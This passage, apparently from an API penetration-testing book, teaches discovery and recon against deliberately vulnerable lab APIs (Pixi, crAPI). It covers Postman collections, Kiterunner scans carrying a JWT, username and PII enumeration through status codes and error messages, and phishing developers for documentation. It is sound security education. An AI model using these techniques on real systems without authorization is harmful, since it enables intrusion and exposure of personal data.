If an organization's documentation really is locked down, you still have a few options. First, try using your Google hacking skills to find it on search engines and in other recon tools. Second, use the Wayback Machine (*https://web.archive.org/*). If your target once posted their API documentation publicly and later retracted it, there may be an archive of their docs available. Archived documentation will likely be outdated, but it should give you an idea of the authentication requirements, naming schemes, and endpoint locations. Third, when permitted, try social engineering techniques to trick an organization into sharing its documentation. These techniques are beyond the scope of this book, but you can get creative with smishing, vishing, and phishing developers, sales departments, and organization partners for access to the API documentation. Act like a new customer trying to work with the target API.

NOTE *API documentation is only a starting point. Never trust that the docs are accurate and up-to-date or that they include everything there is to know about the endpoints. Always test for methods, endpoints, and parameters that are not included in documentation. Distrust and verify.*

Although API documentation is straightforward, there are a few elements to look out for. The *overview* is typically the first section of API documentation. Normally found at the beginning of the doc, the overview will provide a high-level introduction of how to connect and use the API. In addition, it could contain information about authentication and rate limiting.

Review the documentation for *functionality*, or the actions that you can take using the given API. These will be represented by a combination of an HTTP method (GET, PUT, POST, DELETE) and an endpoint. Every organization's APIs will be different, but you can expect to find functionality related to user account management, options to upload and download data, different ways to request information, and so on.

When making a request to an endpoint, make sure you note the request *requirements*. Requirements could include some form of authentication, parameters, path variables, headers, and information included in the body of the request. The API documentation should tell you what it requires of you and mention in which part of the request that information belongs. If the documentation provides examples, use them to help you. Typically, you can replace the sample values with the ones you're looking for. Table 7-1 describes some of the conventions often used in these examples.

Table 7-1: API Documentation Conventions

Convention	Example	Meaning
: or {}	*/user/:id* */user/{id}* */user/2727* */account/:username* */account/{username}* */account/scuttleph1sh*	The colon or curly brackets are used by some APIs to indicate a path variable. In other words, ":id" represents the variable for an ID number and "{username}" represents the account username you are trying to access.

(continued)

Table 7-1: API Documentation Conventions *(continued)*

Convention	Example	Meaning
[]	*/api/v1/user?find=[name]*	Square brackets indicate that the input is optional.
||	"blue" || "green" || "red"	Double bars represent different possible values that can be used.
< >	<find-function>	Angle brackets represent a DomString, which is a 16-bit string.

For example, the following is a GET request from the vulnerable Pixi API documentation:

```
❶ GET          ❷/api/picture/{picture_id}/likes    get a list of likes by user

❸ Parameters

Name                                Description

x-access-token *
string                              Users JWT Token
(header)

picture_id *                        in URL string

number
(path)
```

You can see that the method is GET ❶, the endpoint is */api/picture/{picture_id}/likes* ❷, and the only requirements are the `x-access-token` header and the `picture_id` variable to be updated in the path ❸. Now you know that, in order to test this endpoint, you'll need to figure out how to obtain a JSON Web Token (JWT) and what form the `picture_id` should be in.

You can then take these instructions and insert the information into an API browser such as Postman (see Figure 7-1). As you'll see, all of the headers besides `x-access-token` will be automatically generated by Postman.

Here, I authenticated to the web page and found the `picture_id` listed under the pictures. I used the documentation to find the API registration process, which generated a JWT. I then took the JWT and saved it as the variable `hapi_token`; we will be using variables throughout this chapter. Once the token is saved as a variable, you can call it by using the variable name surrounded by curly brackets: `{{hapi_token}}`. (Note that if you are working with several collections, you'll want to use environmental variables instead.) Put together, it forms a successful API request. You can see that the provider responded with a "200 OK," along with the requested information.



Figure 7-1: The fully crafted request to the Pixi endpoint /api/{picture_id}/likes

In situations where your request is improperly formed, the provider will usually let you know what you've done wrong. For instance, if you make a request to the same endpoint without the `x-access-token`, Pixi will respond with the following:

```
{
    "success": false,
    "message": "No token provided."
}
```

You should be able to understand the response and make any necessary adjustments. If you had attempted to copy and paste the endpoint without replacing the `{picture_id}` variable, the provider would respond with a status code of 200 OK and a body with square brackets (`[]`). If you are stumped by a response, return to the documentation and compare your request with the requirements.

Importing API Specifications

If your target has a specification, in a format like OpenAPI (Swagger), RAML, or API Blueprint or in a Postman collection, finding this will be even more useful than finding the documentation. When provided with a

specification, you can simply import it into Postman and review the requests that make up the collection, as well as their endpoints, headers, parameters, and some required variables.

Specifications should be as easy or as hard to find as their API documentation counterparts. They'll often look like the page in Figure 7-2. The specification will contain plaintext and typically be in JSON format, but it could also be in YAML, RAML, or XML format. If the URL path doesn't give away the type of specification, scan the beginning of the file for a descriptor, such as `"swagger":"2.0"`, to find the specification and version.



Figure 7-2: The Pixi swagger definition page

To import the specification, begin by launching Postman. Under the Workspace Collection section, click **Import**, select **Link**, and then add the location of the specification (see Figure 7-3).



Figure 7-3: The Import Link functionality within Postman

Click **Continue**, and on the final window, select **Import**. Postman will detect the specification and import the file as a collection. Once the collection has been imported into Postman, you can review the functionality here (see Figure 7-4).



Figure 7-4: The imported Pixi App collection

After you've imported a new collection, make sure to check the collection variables. You can display the collection editor by selecting the three horizontal circles at the top level of a collection and choosing **Edit**. Here, you can select the Variables tab within the collection editor to see the variables. You can adjust the variables to fit your needs and add any new variables you would like to this collection. In Figure 7-5, you can see where I have added the `hapi_token` JWT variable to my Pixi App collection.



Figure 7-5: The Postman collection variables editor

Once you've finished making updates, save your changes using the **Save** button at the top-right corner. Importing API specifications to Postman like this could save you hours of manually adding all endpoints, request methods, headers, and requirements.

Reverse Engineering APIs

In the instance where there is no documentation and no specification, you will have to reverse engineer the API based on your interactions with it. We will touch on this process in more detail in Chapter 7. Mapping an API with several endpoints and a few methods can quickly grow into quite a beast to attack. To manage this process, build the requests under a collection in order to thoroughly hack the API. Postman can help you keep track of all these requests.

There are two ways to reverse engineer an API with Postman. One way is by manually constructing each request. While this can be a bit cumbersome, it allows you to capture the precise requests you care about. The other way is to proxy web traffic through Postman and then use it to capture a stream of requests. This process makes it much easier to construct requests within Postman, but you'll have to remove or ignore unrelated requests. Finally, if you obtain a valid authentication header, such as a token, API key, or other authentication value, add that to Kiterunner to help map out API endpoints.

Manually Building a Postman Collection

To manually build your own collection in Postman, select **New** under My Workspace, as seen at the top right of Figure 7-6.



Figure 7-6: The workspace section of Postman

In the Create New window, create a new collection and then set up a `baseURL` variable containing your target's URL. Creating a `baseURL` variable (or using one that is already present) will help you quickly make alterations to the URL across an entire collection. APIs can be quite large, and making small changes to many requests can be time-consuming. For example, suppose you want to test out different API path versions (such as *v1/v2/v3*) across an API with hundreds of unique requests. Replacing the URL with a variable means you would only need to update the variable in order to change the path for all requests using the variable.

Now, any time you discover an API request, you can add it to the collection (see Figure 7-7).



Figure 7-7: The Add Request option within a new Postman collection

Select the collection options button (the three horizontal circles) and select **Add Request**. If you want to further organize the requests, you can create folders to group the requests together. Once you have built a collection, you can use it as though it were documentation.

Building a Postman Collection by Proxy

The second way to reverse engineer an API is to proxy web browser traffic through Postman and clean up the requests so that only the API-related ones remain. Let's reverse engineer the crAPI API by proxying our browser traffic to Postman.

First, open Postman and create a collection for crAPI. At the top right of Postman is a signal button that you can select to open the Capture requests and cookies window (see Figure 7-8).



Figure 7-8: The Postman Capture requests and cookies window

Make sure the port number matches the one you've configured in FoxyProxy. Back in Chapter 4, we set this to port 5555. Save requests to your crAPI collection. Finally, set Capture Requests to **On**. Now navigate to the crAPI web application and set FoxyProxy to forward traffic to Postman.

As you start using the web application, every request will be sent through Postman and added to the selected collection. Use every feature

of the web application, including registering a new account, authenticating, performing a password reset, clicking every link, updating your profile, using the community forum, and navigating to the shop. Once you've finished thoroughly using the web application, stop your proxy and review the crAPI collection made within Postman.

One downside of building a collection this way is that you'll have captured several requests that aren't API related. You will need to delete these requests and organize the collection. Postman allows you to create folders to group similar requests, and you can rename as many requests as you'd like. In Figure 7-9, you can see that I grouped requests by the different endpoints.



Figure 7-9: An organized crAPI collection

Adding API Authentication Requirements to Postman

Once you've compiled the basic request information in Postman, look for the API's authentication requirements. Most APIs with authentication requirements will have a process for obtaining access, typically by sending credentials over a POST request or OAuth or else by using a method

separate from the API, such as email, to obtain a token. Decent documentation should make the authentication process clear. In the next chapter, we will dedicate time to testing the API authentication processes. For now, we will use the API authentication requirements to start using the API as it was intended.

As an example of a somewhat typical authentication process, let's register and authenticate to the Pixi API. Pixi's Swagger documentation tells us that we need to make a request with both `user` and `pass` parameters to the */api/register* endpoint to receive a JWT. If you've imported the collection, you should be able to find and select the "Create Authentication Token" request in Postman (see Figure 7-10).



Figure 7-10: A successful registration request to the Pixi API

The preconfigured request contains parameters you may not be aware of and are not required for authentication. Instead of using the preconfigured information, I crafted the response by selecting the `x-www-form-urlencoded` option with the only parameters necessary (`user` and `pass`). I then added the keys `user` and `pass` and filled in the values shown in Figure 7-10. This process resulted in successful registration, as indicated by the 200 OK status code and the response of a token.

It's a good idea to save successful authentication requests so you can repeat them when needed, as tokens could be set to expire quickly. Additionally, API security controls could detect malicious activity and revoke your token. As long as your account isn't blocked, you should be able to generate another token and continue your testing. Also, be sure to save your token as a collection or environmental variable. That way, you'll be able to quickly reference it in subsequent requests instead of having to continuously copy in the giant string.

The next thing you should do when you get an authentication token or API key is to add it to Kiterunner. We used Kiterunner in Chapter 6 to map out a target's attack surface as an unauthenticated user, but adding an authentication header to the tool will greatly improve your results. Not only

will Kiterunner provide you with a list of valid endpoints, but it will also hand you interesting HTTP methods and parameters.

In the following example, we use the `x-access-token` provided to us during the Pixi registration process. Take the full authorization header and add it to your Kiterunner scan with the `-H` option:

```
$ kr scan http://192.168.50.35:8090 -w ~/api/wordlists/data/kiterunner/routes-large.kite -H
'x-access-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjp7Il9pZCI6NDUsImVtYWlsIjoiaGF
waUBoYWNrZXIuY29tIiwicGFzc3dvcmQiOiJQYXNzd29yZDEhIiwibmFtZSI6Im15c2VsZmNyeSIsInBpYyI6ImhOdHBzO
i8vczMuYW1hem9uYXdzLmNvbS91aWZhY2VzL2ZhY2VzL3R3aXROZXIvZ2FicmllbHJvc3Nlci8xMjguanBnIiwiaXNfYWRt
aW4iOmZhbHNlLCJhY2NvdW50X2JhbGFuY2UiOjUwLCJhbGxfcGljdHVyZXMiOltdfSwiaWFOIjoxNjMxNDE2OTYwfQ._qoC
_kgv6qlbPLFuHO7-DXRUm9wHgBn_GD7QWYwvzFk'
This scan will result in identifying the following endpoints:
GET     200 [    217,    1,   1] http://192.168.50.35:8090/api/user/info
GET     200 [ 101471, 1871,   1] http://192.168.50.35:8090/api/pictures/
GET     200 [    217,    1,   1] http://192.168.50.35:8090/api/user/info/
GET     200 [ 101471, 1871,   1] http://192.168.50.35:8090/api/pictures
```

Adding authorization headers to your Kiterunner requests should improve your scan results, as it will allow the scanner to access endpoints it otherwise wouldn't have access to.

Analyzing Functionality

Once you have the API's information loaded into Postman, you should begin to look for issues. This section covers a method for initially testing the functionality of API endpoints. You'll begin by using the API as it was intended. In the process, you'll pay attention to the responses and their status codes and error messages. In particular, you'll seek out functionality that interests you as an attacker, especially if there are indications of information disclosure, excessive data exposure, and other low-hanging vulnerabilities. Look for endpoints that could provide you with sensitive information, requests that allow you to interact with resources, areas of the API that allow you to inject a payload, and administrative actions. Beyond that, look for any endpoint that allows you to upload your own payload and interact with resources.

To streamline this process, I recommend proxying Kiterunner's results through Burp Suite so you can replay interesting requests. In past chapters, I showed you the replay feature of Kiterunner, which lets you review individual API requests and responses. To proxy a replay through another tool, you will need to specify the address of the proxy receiver:

```
$ kr kb replay -w ~/api/wordlists/data/kiterunner/routes-large.kite
--proxy=http://127.0.0.1:8080 "GET     403 [     48,    3,   1] http://192.168.50.35:8090/api/
picture/detail.php 0cf6889d2fba4be08930547f145649ffead29edb"
```

This request uses Kiterunner's replay option, as specified by `kb replay`. The `-w` option specifies the wordlist used, and `proxy` specifies the Burp Suite proxy. The remainder of the command is the original Kiterunner output.

In Figure 7-11, you can see that the Kiterunner replay was successfully captured in Burp Suite.



Figure 7-11: A Kiterunner request intercepted with Burp Suite

Now you can analyze the requests and use Burp Suite to repeat all interesting results captured in Kiterunner.

Testing Intended Use

Start by using the API endpoints as intended. You could begin this process with a web browser, but web browsers were not meant to interact with APIs, so you might want to switch to Postman. Use the API documentation to see how you should structure your requests, what headers to include, what parameters to add, and what to supply for authentication. Then send the requests. Adjust your requests until you receive successful responses from the provider.

As you proceed, ask yourself these questions:

- What sorts of actions can I take?
- Can I interact with other user accounts?
- What kinds of resources are available?
- When I create a new resource, how is that resource identified?
- Can I upload a file? Can I edit a file?

There is no need to make every possible request if you are manually working with the API, but make a few. Of course, if you have built a collection in Postman, you can easily make every possible request and see what response you get from the provider.

For example, send a request to Pixi's */api/user/info* endpoint to see what sort of response you receive from the application (see Figure 7-12).

In order to make a request to this endpoint, you must use the GET method. Add the *{{baseUrl}}/api/user/info* endpoint to the URL field. Then add the `x-access-token` to the request header. As you can see, I have set the JWT as the variable {{`hapi_token`}}. If you are successful, you should receive a 200 OK status code, seen just above the response.



Figure 7-12: Setting the x-access-token as the variable for the JWT

Performing Privileged Actions

If you've gained access to an API's documentation, any sort of administrative actions listed there should grab your attention. Privileged actions will often lead to additional functionality, information, and control. For example, admin requests could give you the ability to create and delete users, search for sensitive user information, enable and disable accounts, add users to groups, manage tokens, access logs, and more. Luckily for us, admin API documentation information is often available for all to see due to the self-service nature of APIs.

If security controls are in place, administrative actions should have authorization requirements, but never assume that they actually do. My recommendation is to test these actions in several phases: first as an unauthenticated user, then as a low-privileged user, and finally as an administrative user. When you make the administrative requests as documented but without any authorization requirements, you should receive some sort of unauthorized response if any security controls are in place.

You'll likely have to find a way to gain access to the administrative requirements. In the case of the Pixi, the documentation in Figure 7-13 clearly shows us that we need an `x-access-token` to perform the GET request to the */api/admin/users/search* endpoint. When you test this administrative endpoint, you'll see that Pixi has basic security controls in place to prevent unauthorized users from using administrative endpoints.



Figure 7-13: The requirements for a Pixi administrative endpoint

Making sure that the most basic security controls are in place is a useful practice. More importantly, protected administrative endpoints establish a goal for us for the next steps in our testing; we now know that in order to use this functionality, we need to obtain an admin JWT.

Analyzing API Responses

As most APIs are meant to be self-service, developers will often leave some hint in the API responses when things don't go as planned. One of the most basic skills you'll need as an API hacker is the ability to analyze the responses you receive. This is initially done by issuing a request and reviewing the response status code, headers, and content included in the body.

First check that you are receiving the responses you expect. API documentation can sometimes provide examples of what you could receive as a response. However, once you begin using the API in unintended ways, you will no longer know what you'll get as a response, which is why it helps to first use the API as it was intended before moving into attack mode. Developing a sense of regular and irregular behavior will make vulnerabilities obvious.

At this point, your search for vulnerabilities begins. Now that you're interacting with the API, you should be able to find information disclosures, security misconfigurations, excessive data exposures, and business logic flaws, all without too much technical finesse. It's time to introduce the most important ingredient of hacking: the adversarial mindset. In the following sections, I will show you what to look for.

Finding Information Disclosures

Information disclosure will often be the fuel for our testing. Anything that helps our exploitation of an API can be considered an information disclosure, whether it's interesting status codes, headers, or user data. When

making requests, you should review responses for software information, usernames, email addresses, phone numbers, password requirements, account numbers, partner company names, and any information that your target claims is useful.

Headers can inadvertently reveal more information about the application than necessary. Some, like `X-powered-by`, do not serve much of a purpose and often disclose information about the backend. Of course, this alone won't lead to exploitation, but it can help us know what sort of payload to craft and reveal potential application weaknesses.

Status codes can also disclose useful information. If you were to brute-force the paths of different endpoints and receive responses with the status codes 404 Not Found and 401 Unauthorized, you could map out the API's endpoints as an unauthorized user. This simple information disclosure can get much worse if these status codes were returned for requests with different query parameters. Say you were able to use a query parameter for a customer's phone number, account number, and email address. Then you could brute-force these items, treating the 404s as nonexistent values and the 401s as existing ones. Now, it probably shouldn't take too much imagination to see how this sort of information could assist you. You could perform password spraying; test password resend mechanisms, or conduct phishing, vishing, and smishing. There is also a chance you could pair query parameters together and extract personally identifiable information from the unique status codes.

API documentation can itself be an information disclosure risk. For instance, it is often an excellent source of information about business logic vulnerabilities, as discussed in Chapter 3. Moreover, administrative API documentation will often tell you the admin endpoints, the parameters required, and the method to obtain the specified parameters. This information can be used to aid you in authorization attacks (such as BOLA and BFLA), which are covered in later chapters.

When you start exploiting API vulnerabilities, be sure to track which headers, unique status codes, documentation, or other hints were handed to you by the API provider.

Finding Security Misconfigurations

Security misconfigurations represent a large variety of items. At this stage of your testing, look for verbose error messaging, poor transit encryption, and other problematic configurations. Each of these issues can be useful later for exploiting the API.

Verbose Errors

Error messages exist to help the developers on both the provider and consumer sides understand what has gone wrong. For example, if the API requires you to POST a username and password in order to obtain an API token, check how the provider responds to both existing and nonexistent

usernames. A common way to respond to nonexistent usernames is with the error "User does not exist, please provide a valid username." When a user does exist but you've used the wrong password, you may get the error "Invalid password." This small difference in error response is an information disclosure that you can use to brute-force usernames, which can then be leveraged in later attacks.

Poor Transit Encryption

Finding an API in the wild without transit encryption is rare. I've only come across this in instances when the provider believes its API contains only nonsensitive public information. In situations like this, the challenge is to see whether you can discover any sensitive information by using the API. In all other situations, make sure to check that the API has valid transit encryption. If the API is transmitting any sensitive information, HTTPS should be in use.

In order to attack an API with transit insecurities, you would need to perform a *man-in-the-middle (MITM)* attack in which you somehow intercept the traffic between a provider and a consumer. Because HTTP sends unencrypted traffic, you'll be able to read the intercept requests and responses. Even if HTTPS is in use on the provider's end, check whether a consumer can initiate HTTP requests and share their tokens in the clear.

Use a tool like Wireshark to capture network traffic and spot plaintext API requests passing across the network you're connected to. In Figure 7-14, a consumer has made an HTTP request to the HTTPS-protected *reqres.in*. As you can see, the API token within the path is clear as day.



Figure 7-14: A Wireshark capture of a user's token in an HTTP request

Problematic Configurations

Debugging pages are a form of security misconfiguration that can expose plenty of useful information. I have come across many APIs that had debugging enabled. You have a better chance of finding this sort of misconfiguration in newly developed APIs and in testing environments. For example, in Figure 7-15, not only can you see the default landing page for 404 errors and all of this provider's endpoints, but you can also see that the application is powered by Django.

Figure 7-15: The debug page of Tiredful API

This finding could trigger you to research what sorts of malicious things can be done when the Django debug mode is enabled.

Finding Excessive Data Exposures

